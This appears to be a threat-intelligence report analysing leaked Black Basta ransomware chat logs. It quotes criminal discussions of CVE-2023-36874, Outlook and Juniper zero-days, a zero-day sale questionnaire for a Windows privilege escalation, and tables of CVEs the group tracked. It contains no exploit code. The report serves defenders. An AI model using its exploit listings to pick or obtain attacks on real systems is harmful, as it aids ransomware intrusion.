2024-04-15 13:05:45, @lapa:matrix.bestflowers247.online, like xml with exploit element	2024-04-15 13:05:45, @lapa:matrix.bestflowers247.online, тип xml с элементом exploit
2024-04-15 13:06:05, @lapa:matrix.bestflowers247.online, this isn't a purchased exploit?	2024-04-15 13:06:05, @lapa:matrix.bestflowers247.online, это же не покупной эксплоит?
2024-04-15 13:06:09, @lapa:matrix.bestflowers247.online, you just found it somewhere?	2024-04-15 13:06:09, @lapa:matrix.bestflowers247.online, вы где-то просто нашли?
2024-04-15 13:06:18, @usernamegg:matrix.bestflowers247.online, > <@lapa:matrix.bestflowers247.online> this isn't a purchased exploit? no, I found a public one	2024-04-15 13:06:18, @usernamegg:matrix.bestflowers247.online, > <@lapa:matrix.bestflowers247.online> это же не покупной эксплоит? нет , паблик я нашел
2024-04-15 13:06:25, @usernamegg:matrix.bestflowers247.online, > <@lapa:matrix.bestflowers247.online> you just found it somewhere? on a forum yes	2024-04-15 13:06:25, @usernamegg:matrix.bestflowers247.online, > <@lapa:matrix.bestflowers247.online> вы где-то просто нашли? на форуме да

Conversation on CVE-2023-36874

Translated	Original Text
2023-11-10 14:34:55, @usernameyy:matrix.bestflowers247.online, WER_Research_07062023.exe 2023-11-10 14:34:58, @usernamenn:matrix.bestflowers247.online, https://www.juniper.net/documentation/us/en/software/junos/vpn-ipsec/topics/concept/juniper-secure-connect-overview.html 2023-11-10 14:35:14, @usernameyy:matrix.bestflowers247.online, need to embed some command there, it doesn't work for me by the way, only escalates from admin to system, but that's useless 2023-11-10 14:35:25, @usernamenn:matrix.bestflowers247.online, https://habr.com/ru/articles/230087/ 2023-11-10 14:35:59, @usernamenn:matrix.bestflower247.online, > <@usernameyy:matrix.bestflowers247.online> need to embed some command there, it doesn't work for me by the way, only escalates from admin to system, but that's useless do you have Medium Integrity? 2023-11-10 14:36:07, @usernamenn:matrix.bestflowers247.online, it only works from Medium 2023-11-10 14:36:16, @usernamenn:matrix.bestflowers247.online, well maybe you have Low I don't know how you configured it there 2023-11-10 14:36:20, @usernameyy:matrix.bestflowers247.online, what does that mean? 2023-11-10 14:36:26, @usernamenn:matrix.bestflowers247.online, it's the level 2023-11-10 14:36:38, @usernameyy:matrix.bestflowers247.online, logically, that's literally what it says 2023-11-10 14:36:42, @usernameyy:matrix.bestflowers247.online, doesn't work from user 2023-11-10 14:37:06, @usernamenn:matrix.bestflowers247.online, understood 2023-11-10 14:38:23,	2023-11-10 14:34:55, @usernameyy:matrix.bestflowers247.online, WER_Research_07062023.exe 2023-11-10 14:34:58, @usernamenn:matrix.bestflowers247.online, https://www.juniper.net/documentation/us/en/software/junos/vpn-ipsec/topics/concept/juniper-secure-connect-overview.html 2023-11-10 14:35:14, @usernameyy:matrix.bestflowers247.online, надо команду туда вшивать какую нибудь, у меня не работает кстати, только от админа повышается до системы, но это бесполезно 2023-11-10 14:35:25, @usernamenn:matrix.bestflowers247.online, https://habr.com/ru/articles/230087/ 2023-11-10 14:35:59, @usernamenn:matrix.bestflowers247.online, > <@usernameyy:matrix.bestflowers247.online> надо команду туда вшивать какую нибудь, у меня не работает кстати, только от админа повышается до системы, но это бесполезно а у тебя Medium Integrity? 2023-11-10 14:36:07, @usernamenn:matrix.bestflowers247.online, оно работает только из Medium 2023-11-10 14:36:16, @usernamenn:matrix.bestflowers247.online, ну мало ли у тебя Low я хуй знает как ты там настроил 2023-11-10 14:36:20, @usernameyy:matrix.bestflowers247.online, что это значит? 2023-11-10 14:36:26, @usernamenn:matrix.bestflowers247.online, это уровень 2023-11-10 14:36:38, @usernameyy:matrix.bestflowers247.online, логично, там буквально так и написано 2023-11-10 14:36:42, @usernameyy:matrix.bestflowers247.online, от юзера не работает 2023-11-10 14:37:06, @usernamenn:matrix.bestflowers247.online, понял 2023-11-10 14:38:23, @usernamegg:matrix.bestflowers247.online, >

@usernamegg:matrix.bestflowers247.online, > <@usernameyy:matrix.bestflowers247.online> sent a file. CVE-2023-36874 2023-11-10 14:38:31, @usernamegg:matrix.bestflowers247.online, save it for yourself 2023-11-10 14:39:52, @usernamenn:matrix.bestflowers247.online, Don't run the exploit from local admin group or any administrator account. That won't work!	<@usernameyy:matrix.bestflowers247.online> sent a file. CVE-2023-36874 2023-11-10 14:38:31, @usernamegg:matrix.bestflowers247.online, сохранить себе 2023-11-10 14:39:52, @usernamenn:matrix.bestflowers247.online, Don't run the exploit from local admin group or any administrator account. That won't work!

The following conversation discusses Outlook zero-day vulnerabilities without mentioning specific CVE numbers. The exchange content reveals intentions to exploit opportunities when available.

Conversation on an Outlook Zero-Day Vulnerability

Translated	Original Text
2024-02-23 14:15:13, @usernamegg:matrix.bestflowers247.online, Microsoft Outlook Remote Code Execution 0day Exploit - zero-click exploit leading to remote code execution when receiving/downloading emails in Outlook, without requiring any user interaction such as reading the malicious email message or opening an attachmen Tested Microsoft Outlook Version: 2021 and previous Windows 11 / 10 / 7 2024-02-23 14:15:28, @usernamegg:matrix.bestflowers247.online, > <@lapa:matrix.bestflowers247.online> why do I need it? so we always have fresh ones 2024-02-23 14:15:36, @usernamegg:matrix.bestflowers247.online, in case there's an exploit for them 2024-02-23 14:20:59, @lapa:matrix.bestflowers247.online, > <@usernamegg:matrix.bestflowers247.online> Microsoft Outlook Remote Code Execution 0day Exploit - zero-click exploit leading to remote code execution when receiving/downloading emails in Outlook, without requiring any user interaction such as reading the malicious email message or opening an attachmen > Tested Microsoft Outlook Version: 2021 and previous Windows 11 / 10 / 7 is this another one? 2024-02-23 14:45:14, @lapa:matrix.bestflowers247.online, I mean is this a	2024-02-23 14:15:13, @usernamegg:matrix.bestflowers247.online, Microsoft Outlook Remote Code Execution 0day Exploit - zero-click exploit leading to remote code execution when receiving/downloading emails in Outlook, without requiring any user interaction such as reading the malicious email message or opening an attachmen Tested Microsoft Outlook Version: 2021 and previous Windows 11 / 10 / 7 2024-02-23 14:15:28, @usernamegg:matrix.bestflowers247.online, > <@lapa:matrix.bestflowers247.online> а мне зачем? у нас что бы свежый был всегда 2024-02-23 14:15:36, @usernamegg:matrix.bestflowers247.online, вдруг эксплойт будет под них 2024-02-23 14:20:59, @lapa:matrix.bestflowers247.online, > <@usernamegg:matrix.bestflowers247.online> Microsoft Outlook Remote Code Execution 0day Exploit - zero-click exploit leading to remote code execution when receiving/downloading emails in Outlook, without requiring any user interaction such as reading the malicious email message or opening an attachmen > Tested Microsoft Outlook Version: 2021 and previous Windows 11 / 10 / 7 а это еще какой-то?

different exploit 2024-02-23 14:46:00, @usernamegg:matrix.bestflowers247.online, this is the one that was in the video 2024-02-23 14:46:02, @usernamegg:matrix.bestflowers247.online, as I understand it	2024-02-23 14:45:14, @lapa:matrix.bestflowers247.online, в смысле это другой эксплоит есть 2024-02-23 14:46:00, @usernamegg:matrix.bestflowers247.online, этот тот что на видео был 2024-02-23 14:46:02, @usernamegg:matrix.bestflowers247.online, как я понял

Purchases of Zero-Day Vulnerabilities and Exploits

The chat logs show purchasing exploit information serves as one method. Black Basta searches for exploitable vulnerabilities using not only public vulnerability data but also non-public sources.

Conversation Suggesting Exploit Purchase

Translated	Original Text
2023-11-10 14:30:46, @usernamegg:matrix.bestflowers247.online, there's also for sale from this guy 0day Juniper SRX Firewall Unauthenticated RCE 2023-11-10 14:30:54, @usernamegg:matrix.bestflowers247.online, I'll scan the world now 2023-11-10 14:31:01, @usernamegg:matrix.bestflowers247.online, let's see how many are exposed 2023-11-10 14:31:20, @usernamegg:matrix.bestflowers247.online, Juniper SRX Firewall Unauthenticated RCE - Tested on: vSRX V3 22.4R1, vSRX V2 22.4R1	2023-11-10 14:30:46, @usernamegg:matrix.bestflowers247.online, есть еще в продеже у этого чела 0day Juniper SRX Firewall Unauthenticated RCE 2023-11-10 14:30:54, @usernamegg:matrix.bestflowers247.online, сейчас просканю мир 2023-11-10 14:31:01, @usernamegg:matrix.bestflowers247.online, посмотрим сколько есть их торчащик 2023-11-10 14:31:20, @usernamegg:matrix.bestflowers247.online, Juniper SRX Firewall Unauthenticated RCE - Tested on: vSRX V3 22.4R1, vSRX V2 22.4R1

Statements on the Trade of Zero-Day and Exploit Information

Translated	Original Text

[17:14:00] zdays:
1. Today's date 2023/4/15
2. Item name Windows LPE
3. Asking price and availability of exclusive acquisition exclusive
4. Affected OS Windows
5. Vulnerable target application versions and reliability. If 32 bit only, is 64 bit vulnerable? List complete point release range
    yes, the exploit supports x32 and x64
6. Tested, functional against target application versions, list complete point release range. Explain tested on versions
    Windows 11   22H2
    Windows 11   21H2
    Windows 10   21H2
    Windows 10   21H1
    Windows 10   20H1
    Windows 10   19H2
    Windows 10   19H1
    Windows 10   1803
	[17:14:00] zdays:
	1. Today's date 2023/4/15
	2. Item name Windows LPE
	3. Asking price and availability of exclusive acquisition exclusive
	4. Affected OS Windows
	5. Vulnerable target application versions and reliability. If 32 bit only, is 64 bit vulnerable? List complete point release range
	    yes, the exploit supports x32 and x64
	6. Tested, functional against target application versions, list complete point release range. Explain tested on versions
	    Windows 11 22H2
	    Windows 11 21H2
	    Windows 10 21H2
	    Windows 10 21H1
	    Windows 10 20H1
	    Windows 10 19H2
	    Windows 10 19H1
	    Windows 10 1803

Windows 10 1803
Windows 10 1709
Windows 10 1703
Windows 10 1607
Windows 10 1511
Windows 10 1507
Windows 8.1
Windows 8
Windows Server 2022
Windows Server 2019
Windows Server 2016
Windows Server 2012

7. Does this exploit affect the current target version?
[√] Yes
[ ] No

8. Privilege Level Gained
[ ] As logged in user (Select Integrity level below for Windows)
[ ] Web Browser's default (IE - Low, Others - Med)
[ ] Low
[ ] Medium
[ ] High
[√] Root, Admin or System
[ ] Ring 0/Kernel
[ ] Other

9. Exploit Type (select all that apply)
[ ] Remote code execution
[√] Privilege escalation
[ ] Font based
[ ] Sandbox escape
[ ] Information disclosure (peek)
[ ] Code signing bypass
[ ] Persistency
[ ] Other

[17:14:00] zdays:
10. Privilege Level Required
[√] As logged in user (Select Integrity level below for Windows)
[ ] Web Browser's default (IE - Low, Others - Med)
[ ] Low
[√] Medium
[ ] High
[ ] Root, Admin or System
[ ] Ring 0/Kernel
[ ] Other
[ ] None

11. Delivery Method

Windows 10 1803
Windows 10 1709
Windows 10 1703
Windows 10 1607
Windows 10 1511
Windows 10 1507
Windows 8.1
Windows 8
Windows Server 2022
Windows Server 2019
Windows Server 2016
Windows Server 2012

7. Does this exploit affect the current target version?
[√] Yes
[ ] No

8. Privilege Level Gained
[ ] As logged in user (Select Integrity level below for Windows)
[ ] Web Browser's default (IE - Low, Others - Med)
[ ] Low
[ ] Medium
[ ] High
[√] Root, Admin or System
[ ] Ring 0/Kernel
[ ] Other

9. Exploit Type (select all that apply)
[ ] Remote code execution
[√] Privilege escalation
[ ] Font based
[ ] Sandbox escape
[ ] Information disclosure (peek)
[ ] Code signing bypass
[ ] Persistency
[ ] Other

[17:14:00] zdays:
10. Privilege Level Required
[√] As logged in user (Select Integrity level below for Windows)
[ ] Web Browser's default (IE - Low, Others - Med)
[ ] Low
[√] Medium
[ ] High
[ ] Root, Admin or System
[ ] Ring 0/Kernel
[ ] Other
[ ] None

11. Delivery Method

[ ] Via web page
[ ] Via file
[ ] Via network protocol
[√] Local privilege escalation
[ ] Via email
12. Bug Class
[ ] Memory corruption
[√] Design/logic flaw (auth-bypass / update issues)
[ ] Input validation flaw (XSS/XSRF/SQLi/command injection, etc.)
[ ] Misconfiguration
[ ] Information disclosure
[ ] Cryptographic bug
[ ] Denial of service
13. Number of bugs exploited in the item: 1
14. Exploitation Parameters
[√] Bypasses ASLR
[√] Bypasses DEP / W ^ X
[ ] Bypasses Application Sandbox
[√] Bypasses SMEP/PXN
[√] Bypasses EMET Version ___
[√] Bypasses CFG (Win 8.1)
[ ] N/A
15. Is ROP employed?
[√] No
[ ] Yes (but without fixed addresses)
- Number of chains included?
- Is the ROP set complete?
- What module does ROP occur from?
16. Does this item alert the target user? Explain
no
17. How long does exploitation take, in seconds?
3 seconds
18. Does this item require any specific user interactions?
without restarting or any user interaction

[17:14:00] zdays:
19. Any associated caveats or environmental factors? For example - does the exploit determine remote OS/App versioning, and is that required?
20. Does it require additional work to be compatible with arbitrary payloads?
[ ] Yes
[√] No
21. Is this a finished item you have in your possession that is ready for delivery immediately?
[√] Yes

[ ] Via web page
[ ] Via file
[ ] Via network protocol
[√] Local privilege escalation
[ ] Via email
12. Bug Class
[ ] Memory corruption
[√] Design/logic flaw (auth-bypass / update issues)
[ ] Input validation flaw (XSS/XSRF/SQLi/command injection, etc.)
[ ] Misconfiguration
[ ] Information disclosure
[ ] Cryptographic bug
[ ] Denial of service
13. Number of bugs exploited in the item: 1
14. Exploitation Parameters
[√] Bypasses ASLR
[√] Bypasses DEP / W ^ X
[ ] Bypasses Application Sandbox
[√] Bypasses SMEP/PXN
[√] Bypasses EMET Version ___
[√] Bypasses CFG (Win 8.1)
[ ] N/A
15. Is ROP employed?
[√] No
[ ] Yes (but without fixed addresses)
- Number of chains included?
- Is the ROP set complete?
- What module does ROP occur from?
16. Does this item alert the target user? Explain
no
17. How long does exploitation take, in seconds?
3 seconds
18. Does this item require any specific user interactions?
without restarting or any user interaction

[17:14:00] zdays:
19. Any associated caveats or environmental factors? For example - does the exploit determine remote OS/App versioning, and is that required?
20. Does it require additional work to be compatible with arbitrary payloads?
[ ] Yes
[√] No
21. Is this a finished item you have in your possession that is ready for delivery immediately?
[√] Yes

[ ] No [ ] 1-5 days [ ] 6-10 days [ ] More (explain) 22. Impact on framework (crashes, etc.) does not cause process crashes, and does not leave logs 23. Success rate (or number of necessary attempts) %100 24. Does this item support continuation of execution? yes 25. Description. Detail a list of deliverables including documentation Exp source code and exploit source program and documents describing the cause of the vulnerability 26. Testing instructions run exe 27. Comments and other notes; unusual artifacts, other limitations, mitigations or other pieces of information This vulnerability is a service vulnerability. Windows does not disable the service by default. If the user manually disables the service, this vulnerability cannot be exploited.	[ ] No [ ] 1-5 days [ ] 6-10 days [ ] More (explain) 22. Impact on framework (crashes, etc.) does not cause process crashes, and does not leave logs 23. Success rate (or number of necessary attempts) %100 24. Does this item support continuation of execution? yes 25. Description. Detail a list of deliverables including documentation Exp source code and exploit source program and documents describing the cause of the vulnerability 26. Testing instructions run exe 27. Comments and other notes; unusual artifacts, other limitations, mitigations or other pieces of information This vulnerability is a service vulnerability. Windows does not disable the service by default. If the user manually disables the service, this vulnerability cannot be exploited.

Conversation on the Purchase of Vulnerability Information

Translated	Original Text
2023-11-29 12:26:34, @usernamegg:matrix.bestflowers247.online, + LSASS Dump Exploit appeared from the guy 2023-11-29 12:26:37, @usernamegg:matrix.bestflowers247.online, should I get it? 2023-11-29 12:28:46, @usernamess:matrix.bestflowers247.online, is there a description? 2023-11-29 12:28:52, @usernamess:matrix.bestflowers247.online, or cve 2023-11-29 12:28:56, @usernamegg:matrix.bestflowers247.online, I'll get it soon 2023-11-29 12:28:59, @usernamegg:matrix.bestflowers247.online, I'll get it 2023-11-29 12:29:08, @usernamess:matrix.bestflowers247.online, will you buy it right away?	2023-11-29 12:26:34, @usernamegg:matrix.bestflowers247.online, + LSASS Dump Exploit появился у чела 2023-11-29 12:26:37, @usernamegg:matrix.bestflowers247.online, взять? 2023-11-29 12:28:46, @usernamess:matrix.bestflowers247.online, есть описание? 2023-11-29 12:28:52, @usernamess:matrix.bestflowers247.online, или cve 2023-11-29 12:28:56, @usernamegg:matrix.bestflowers247.online, скоро возму 2023-11-29 12:28:59, @usernamegg:matrix.bestflowers247.online, возьму 2023-11-29 12:29:08, @usernamess:matrix.bestflowers247.online, купишь прям?


2023-11-29 12:29:27, @usernamegg:matrix.bestflowers247.online, description for now 2023-11-29 12:29:32, @usernamess:matrix.bestflowers247.online, aah 2023-11-29 12:29:33, @usernamegg:matrix.bestflowers247.online, + 0-day Windows LPE 2023-11-29 12:29:36, @usernamegg:matrix.bestflowers247.online, it's available 2023-11-29 12:29:51, @usernamegg:matrix.bestflowers247.online, I don't know what systems yet either 2023-11-29 12:29:54, @usernamegg:matrix.bestflowers247.online, waiting for description	2023-11-29 12:29:27, @usernamegg:matrix.bestflowers247.online, описание пока 2023-11-29 12:29:32, @usernamess:matrix.bestflowers247.online, aaa 2023-11-29 12:29:33, @usernamegg:matrix.bestflowers247.online, + 0-day Windows LPE 2023-11-29 12:29:36, @usernamegg:matrix.bestflowers247.online, есть 2023-11-29 12:29:51, @usernamegg:matrix.bestflowers247.online, какие сисемы пока тоже не знаю 2023-11-29 12:29:54, @usernamegg:matrix.bestflowers247.online, жду описание

This conversation shows ***gg*** suggesting newly available LSASS (Local Security Authority Subsystem Service) dump exploits and Windows local privilege escalation (LPE) 0-day existence while considering acquisition. Common attitudes prioritize information gathering over rushed purchase decisions, indicating scrutiny of effectiveness, reliability, and supported environments rather than hasty implementation. These tense exchanges during initial evaluation phases before new exploit introduction highlight technology-driven decision processes.

Types and Trends of Referenced Vulnerabilities


The chat logs referenced the following vulnerability types. As the graph below demonstrates, Black Basta frequently addresses Remote Code Execution (RCE) and privilege escalation vulnerabilities. They represent high-impact vulnerabilities, as exploitation facilitates persistence establishment, lateral movement, and backdoor installation, making them desirable targets for operational use.

Types and Counts of Vulnerabilities Mentioned in the Chat Logs



The chat logs reveal the following CVSS score range distribution. Scores of 9 and above account for nearly half, while scores above 7 comprise almost 90%. This graph further demonstrates active pursuit of high-severity vulnerabilities for exploitation.

Distribution of CVSS Score Ranges




Analysis of Black Basta's vulnerability-related chat logs reveals tendencies to discuss high-impact vulnerabilities. Similar patterns likely characterize many other ransomware groups. From defensive perspectives, rapid implementation of security patches and enhanced monitoring upon disclosure of high-impact vulnerabilities like Remote Code Execution (RCE) or privilege escalation proves critical for preventing damage.

Analysis of Vulnerabilities in the Leaked Chat Logs

First, analysis focuses on vulnerabilities published during the leaked chat log period (2023/9/18 - 2024/9/24) that Black Basta mentioned.

27 vulnerabilities appeared in the chat logs and published during this period. The graph below shows timeframes from vulnerability disclosure to chat discussion. Over half the vulnerabilities emerged in the chat logs within one month of publication, with 14 vulnerabilities discussed within one week. This suggests Black Basta regularly monitors potentially exploitable vulnerabilities, addressing over half at relatively early stages.



This analysis examines three CVEs that Black Basta exploited (CVE-2024-26169, CVE-2024-1709, CVE-2024-1708). Earlier reports identified the group's exploitation of these vulnerabilities before the chat logs leaked.

- CVE-2024-26169
- CVE-2024-1709 / CVE-2024-1708

CVE ID	Duration from release of patch and attacks	Duration when the exploitation occurred	CVE Published on	PoC Published on	Patch Released Date
CVE-2024-26169	0-Day	2023/12 - 2024/2	2024/3/12	2024/4/26	2024/3/12
CVE-2024-1709	Approx. 1 week	Late 2024/2	2024/2/21	2024/2/21	2024/2/19
CVE-2024-1708	Approx. 1 week	Late 2024/2	2024/2/21	2024/2/20	2024/2/19

The CVE-2024-26169 case demonstrates exploitation occurring before CVE assignment and security patch release. Similarly, CVE-2024-1709 and CVE-2024-1708 saw exploitation within a week of patch availability. Security patches remain the optimal permanent remedy for vulnerabilities. However, patches may not exist initially, or business continuity requirements may prevent rapid deployment. Organizations must therefore implement both patch management and compensating controls such as enhanced monitoring when critical vulnerabilities affect their systems.

Analysis of Vulnerabilities outside the Leaked Chat Logs

The vulnerabilities discussed below have disclosure dates preceding the leaked chat log period (September 18, 2023 - September 24, 2024).

CVE ID	Published on	Chat Date in Black Basta
CVE-2023-36745	2023/9/12	2023/10/24, 2023/10/25, 2024/2/27
CVE-2023-38831	2023/8/23	2023/11/5
CVE-2023-36845	2023/8/17	2023/11/14, 2023/11/15, 2023/11/16
CVE-2023-36844	2023/8/17	2023/11/14, 2023/11/16
CVE-2023-3467	2023/7/19	2023/11/23
CVE-2023-3466	2023/7/19	2023/11/23
CVE-2023-3519	2023/7/18	2023/11/23
CVE-2023-36884	2023/7/11	2023/11/6
CVE-2023-36874	2023/7/11	2023/11/10
CVE-2023-29357	2023/6/13	2024/3/28
CVE-2023-23397	2023/3/14	2023/12/5
CVE-2023-21716	2023/2/14	2023/2/23
CVE-2022-41082	2022/9/30	2023/10/27, 2024/4/3
CVE-2022-41040	2022/9/30	2024/4/3, 2024/4/4
CVE-2022-41352	2022/9/25	2023/4/3, 2023/4/4
CVE-2022-37969	2022/9/13	2023/11/29
CVE-2022-37042	2022/8/12	2024/4/4, 2024/4/5
CVE-2022-26134	2022/6/2	2024/4/3, 2024/4/4
